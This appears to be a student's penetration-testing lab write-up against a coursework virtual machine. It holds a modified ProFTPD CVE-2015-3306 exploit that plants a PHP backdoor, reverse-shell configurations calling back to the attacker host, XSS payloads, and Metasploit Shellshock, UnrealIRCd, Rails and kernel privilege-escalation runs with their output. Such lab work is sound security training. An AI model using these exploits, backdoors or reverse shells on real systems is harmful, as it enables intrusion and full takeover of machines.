NMAP

$ nmap -sC -sV -sS 10.0.2.28

```
┌──(kushal㉿tryhard)-[~]
└─$ sudo nmap -sC -sV -sS 10.0.2.28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-08 13:05 BST
Nmap scan report for 10.0.2.28
Host is up (0.00095s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE      VERSION
21/tcp   open   ftp          ProFTPD 1.3.5
22/tcp   open   ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b9:07:bc:1e:21:f8:aa:09:7a:f3:66:c9:4c:1e:93:82 (DSA)
|   2048 41:1c:56:97:4e:77:d2:3a:c5:fc:e1:e8:bb:52:c7:58 (RSA)
|   256 6f:3a:67:21:7c:1c:cc:71:f3:f2:33:58:ba:ea:17:0f (ECDSA)
|_  256 31:0c:79:ba:be:a8:ef:8f:0a:f6:bb:45:70:97:b3:9b (ED25519)
80/tcp   open   http         Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 77    2021-09-02 22:31  A9okT.php
| -     2018-07-29 13:18  chat/
| -     2011-07-27 20:17  drupal/
| 76    2021-09-03 10:21  kG8uv.php
| 1.7K  2018-07-29 13:18  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
445/tcp  closed microsoft-ds
631/tcp  open   ipp          CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-title: Home - CUPS 1.7.2
3000/tcp closed ppp
3306/tcp closed mysql
8181/tcp open   http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
MAC Address: 08:00:27:25:A8:9A (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
```

From the above result, we found open ports and running systems. The system is running LInux Ubuntu. Also, the system is running Apache web server with version 2.4.7. The system is HTTP services on two ports 80 and 8181. The system seems running MySql .

Initial Foothold

Port 21

1. This port is running service FTP with version ProFTPD 1.3.5
2. Searching about the service, I found that the service is exploitable.
3. To make things complicated, I tried to find and execute exploit without using Metasploit.
4. Exploit I used : https://github.com/t0kx/exploit-CVE-2015-3306
5. Executing exploit received the result as below
6.
```
┌──(kushal㉿tryhard)-[~/coursework]
└─$ python exploit.py --host 10.0.2.28 --port 21 --path "/var/www/html/"
[+] CVE-2015-3306 exploit by t0kx
[+] Exploiting 10.0.2.28:21
[+] Target exploited, acessing shell at http://10.0.2.28/backdoor.php
[+] Running whoami: www-data
[+] Done
```
7. Looking at the code, I found a line executing the command `whoami`. Replacing the command against `whoami` we can do command execution on the victim machine.
8. After changing command to `ls` from `whoami`
9.
```
┌──(kushal㉿tryhard)-[~/coursework]
└─$ python exploit.py --host 10.0.2.28 --port 21 --path "/var/www/html/"
[+] CVE-2015-3306 exploit by t0kx
[+] Exploiting 10.0.2.28:21
[+] Target exploited, acessing shell at http://10.0.2.28/backdoor.php
[+] Running whoami: A9okT.phpbackdoor.phpchatdrupalkG8uv.phppayroll_app.phpphpmyadmin
[+] Done
```
10. Modifications made :

```python
#!/usr/bin/env python
# CVE-2015-3306 exploit by t0kx
# https://github.com/t0kx/exploit-CVE-2015-3306

import re
import socket
import requests
import argparse

class Exploit:
    def __init__(self, host, port, path):
        self.__sock = None
        self.__host = host
        self.__port = port
        self.__path = path

    def __connect(self):
        self.__sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.__sock.connect((self.__host, self.__port))
        self.__sock.recv(1024)

    def __exploit(self):
        payload = "<?php echo passthru($_GET['cmd']); ?>"
        self.__sock.send(b"site cpfr /proc/self/cmdline\n")
        self.__sock.recv(1024)
        self.__sock.send(("site cpto /tmp/." + payload + "\n").encode("utf-8"))
        self.__sock.recv(1024)
        self.__sock.send(("site cpfr /tmp/." + payload + "\n").encode("utf-8"))
        self.__sock.recv(1024)
        self.__sock.send(("site cpto "+ self.__path +"/backdoor.php\n").encode("utf-8"))

        if "Copy successful" in str(self.__sock.recv(1024)):
            print("[+] Target exploited, acessing shell at http://" + self.__host + "/backdoor.php")
            print("[+] Running whoami: " + self.__trigger())
            print("[+] Done")
        else:
            print("[!] Failed")

    def __trigger(self):
        data = requests.get("http://" + self.__host + "/backdoor.php?cmd=ls").
        match = re.search('cpto /tmp/.([^"]+)', data.text)
        return match.group(0)[11::].replace("\n", "")

    def run(self):
        self.__connect()
-- INSERT --                                                    40,76         Top
```

11. On the other hand, we can see that a file with name *backdoor.php* has been uploaded on the main directory of the port 80.

12. To check the content of *backdoor.php* I edited the command on the exploit `cat backdoor.php` and I found it as a command execution program.
13. With this syntax `http://10.0.2.28/backdoor.php?cmd=whoami` you can get the result as follow !


14.

Getting reverse shell using above exploit with command execution.

There are multiple ways we can use this Command Execution for reverse shell. As I checked, the box contains Python, PHP, Netcat, bash(As it is a linux box). I chose to do it with PHP reverse shell.

1. First I treid to upload a file called 'test' to check my file upload system is working well. To upload file :
    1. Start python server `python3 -m http.server 8080`
    2. Type command `wget http://10.0.2.15:8080/test`
    3. The total URL will look like `http://10.0.2.28/backdoor.php?cmd=wget%20http://10.0.2.15:8080/test`
    4. If the file is uploaded successfully on the system, you will get Response '200' on the python server.

```
┌──(kushal㉿tryhard)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.28 - - [08/Oct/2021 20:16:24] code 404, message File not found
10.0.2.28 - - [08/Oct/2021 20:16:24] "GET /test HTTP/1.1" 404 -
10.0.2.28 - - [08/Oct/2021 20:16:47] "GET /test HTTP/1.1" 200 -
```

    5. 

    6. proftpd: 10.0.2.15:43944: SITE cpto /tmp/.A9okT.php backdoor.php chat drupal kG8uv.php payroll_app.php phpmyadmin test
2. To get the PHP Reverse shell,
    1. Hit command in terminal `locate .php | grep shell` I found an inbuild php shell which I copied in to my work folder using `cp /usr/share/webshells/php/php-reverse-shell.php ~/phpshell.php`
    2. Now, I need to chage the IP and Port number of PHP shell to get the reverse shell.

3. Changes I made are

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

4.
5. I chose port 80 because I do not want firewall of the victim machine to block my connection from uncommon port.
6. Now we upload it using the `wget` command as mentioned above


3. After successfully uploading the shell, check '200' response at the server. Open Netcat listener using the command `nc -lvnp 80`
4. On the browser run uploaded PHP file using `http://10.0.2.28/backdoor.php?cmd=php%20phpshell.php`.
5. And I received reverse connection.

```
┌──(kushal㉿tryhard)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.28] 53593
Linux cmm518coursework2021 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
 19:26:49 up  7:26,  0 users,  load average: 0.55, 0.38, 0.34
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


6.

Port 80


1. Browsing throught the link http://10.0.2.28/chat/, I found a Chat Application working
   .



2.
3. First thing I though of to check using this chatbox is XSS (Cross Site Scripting)
4. To check it, I tried simpel HTML syntax `<b>test</b>` with expected output as **test**



5.
6. Lets try XSS alert `<<SCRIPT>alert("XSS");//<</SCRIPT>`

7. 

8. All these outputs confirms that the page is vulnerable for XSS.
9. Meanwhile, I ran gobuster to find directories and found nothing interesting.
10. After playing a lot of XSS, I found nothing interesting. So I changed my focus to the server port 80 is running on i.e. *Apache httpd 2.4.7*
11. Finding Exploit for the above version
12. The above version is vulnerable to very popular vulnerability called *Shellshock*
13. Configuration made as follow

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting          Required  Description
   ----            ---------------          --------  -----------
   CMD_MAX_LENGTH  2048                     yes       CMD max line length
   CVE             CVE-2014-6271            yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent               yes       HTTP header to use
   METHOD          GET                      yes       HTTP method to use
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS          10.0.2.28                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin                     yes       Target PATH for binaries used by the CmdStager
   RPORT           80                       yes       The target port (TCP)
   SRVHOST         0.0.0.0                  yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080                     yes       The local port to listen on.
   SSL             false                    no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                  no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/hello_world.sh  yes       Path to CGI script
   TIMEOUT         5                        yes       HTTP read response timeout (seconds)
   URIPATH                                  no        The URI to use for this exploit (default is random)
   VHOST                                    no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

14. I got the shell

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 10.0.2.28
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.28:37123) at 2021-11-01 19:57:35 +0000


meterpreter >
meterpreter > shell
Process 2195 created.
Channel 1 created.
whoami
www-data
```

Port 6697 : UnrealIRCd

1. Instead of using manual exploitation, I decided to use Metasploit as the this service is exploitable.
2. The configuration of exploit is as follow
3. Searching exploit :
    1.
```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

4. Configuring exploit and getting shell
    2.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 10.0.2.28
rhost => 10.0.2.28
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 123
lport => 123
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 5566
lport => 5566
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 10.0.2.15:5566
[*] 10.0.2.28:6697 - Connected to 10.0.2.28:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 10.0.2.28:6697 - Sending backdoor command...
[*] Command shell session 1 opened (10.0.2.15:5566 -> 10.0.2.28:44440) at 2021-11-01 01:49:54 +0000

whoami
boba_fett
```

Port 3500 : WEBrick httpd 1.3.1

1. This service can be exploited using Remote Command Execution.
2. Using metasploit for this,

```
Module options (exploit/multi/http/rails_actionpack_inline_exec):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.0.2.28        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETPARAM  os               yes       The target parameter to inject with inline code
   TARGETURI    /                yes       The path to a vulnerable Ruby on Rails application
   VHOST                         no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/rails_actionpack_inline_exec) > set rport 3500
rport => 3500
msf6 exploit(multi/http/rails_actionpack_inline_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending inline code to parameter: os
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set targeturi /readme
targeturi => /readme
```

3.

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending inline code to parameter: os
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.28:37176) at 2021-11-01 21:02:00 +0000

whoami
chewbacca
```

4.
5. Also, after going in the /readme directory, and choosing the operating system, if we observe the URL we can see that the page can be culnerable to Local File Inclusion. I found this directory using `gobuster` with the following command `gobuster dir -u http://10.0.2.28:3500/ -w /usr/share/dirb/wordlists/common.txt`


6.
```
┌──(kushal㉿tryhard)-[~]
└─$ gobuster dir -u http://10.0.2.28:3500/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.28:3500/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/11/20 17:36:06 Starting gobuster in directory enumeration mode
===============================================================
/404                  (Status: 200) [Size: 1564]
/500                  (Status: 200) [Size: 1477]
/favicon.ico          (Status: 200) [Size: 0]
/readme               (Status: 200) [Size: 1746]
/robots.txt           (Status: 200) [Size: 202]

===============================================================
2021/11/20 17:44:34 Finished
===============================================================
```
7. 

8. This can be easily exploited to get reverse shell and getting shadow file.
9.

Port 8181 : WEBrick httpd 1.3.1


1. Here, the same service is running on two different port.
2. As I did not found anything, I cought the request on burpsuite and found this

3. 


4. This found interesting. I decided to decode it I found this

5. 

6. Then I tried to find exploit having 'SECRET' keyword and found one github link of an metasploit console.
7. Then on metasploit I found model `multi/http/rails_secret_deserialization`
8. Configuring this exploit as follow

9. 

10. and we get the root

11. 

Privileg Escalation

1. I uploaded 'LinEnum.sh' on the machine to check if I could find something interesting. The file was uploaded using `wget` command.
2. LinEnum bought me interesting information to get super user access.
3. I searched all SUID, GUID permission but found nothing interesting.
4. I generally do not like using kernal exploits because, I believe that they are patched in most of the organisations. But, after using everything I could, I finally moved to check the Kernal version I got from LinEnum.sh
5. The system is running : Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1)) # 46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014
6. I found the exploit on dbexploit CVE : 2015-1328
7. Using the steps given in Exploit, I got root shell
8.
```
$ wget http://10.0.2.15:8080/exploit.c
wget http://10.0.2.15:8080/exploit.c
--2021-10-08 23:27:18--  http://10.0.2.15:8080/exploit.c
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3862 (3.8K) [text/x-csrc]
Saving to: 'exploit.c'

100%[======================================>] 3,862       --.-K/s   in 0s

2021-10-08 23:27:18 (17.9 MB/s) - 'exploit.c' saved [3862/3862]

$ ls
ls
LinEnum.sh    exploit.c  hsperfdata_root  sess_0d4d5f4d55d337d4c9ec25fb93aa7c77
LinEnum.sh.1  find       linenum.sh
$ gcc exploit.c -o exploitroot
gcc exploit.c -o exploitroot
$ ./exploitroot
./exploitroot
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
whoami
root
```
9. After Exploiting the box and getting Root access, I was still searching for the root credentials. Suddenly, did `cat payroll_app.php` and found one line giving me password of the root.

10.
```
# cat payroll_app.php
cat payroll_app.php
<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>
```

Login in the box

1. as a user `test` and password `test` with sudo permissions
2.
```
┌──(kushal㉿tryhard)-[~]
└─$ ssh test@10.0.2.28
test@10.0.2.28's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Nov 23 01:41:35 2021
test@cmm518coursework2021:~$ whoami
test
test@cmm518coursework2021:~$ id
uid=1001(test) gid=1001(test) groups=1001(test),27(sudo)
test@cmm518coursework2021:~$
```

Resources I used

1. Ippsec. (1/1/2019). *IPPSEC*. Available: https://ippsec.rocks/. Last accessed 20-11-2021.
2. invicti. (not given). *Cross-site Scripting (XSS)*. Available: /websitesecurity/cross-site-scripting/. Last accessed 20-11-2021.
3. Brute , Jakob Kallin and Irene Lobo Valbuena. (2021). *Cross-site-scripting*. Available: /total-oscp guide/content/cross-site-scripting.html. Last accessed 2015.
4. t0kx. (8 jan 2017). *exploit-CVE-2015-3306*. Available: /t0kx/exploit-CVE-2015-3306. Last accessed 20-11-2021.
5. rebootuser. (7 Jan 2020). *LinEnum*. Available: /rebootuser/LinEnum. Last accessed 20-11-2021

6. Rebel. (2015-06-16). *Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation.* Available: https://www.exploit-db.com/exploits/37292. Last accessed 20/11/21.
7. RageLtMan . (03/01/2016). *Ruby on Rails ActionPack Inline ERB Code Execution.* Available: /db/modules/exploit/multi/http/rails_actionpack_inline_exec/. Last accessed 20-11-2021.
8. Mitchell Anicas. (March 28, 2016). *How To Create a Sudo User on Ubuntu [Quickstart].* Available: /community/tutorials/how-to-create-a-sudo-user-on-ubuntu-quickstart. Last accessed 23/11/2021.
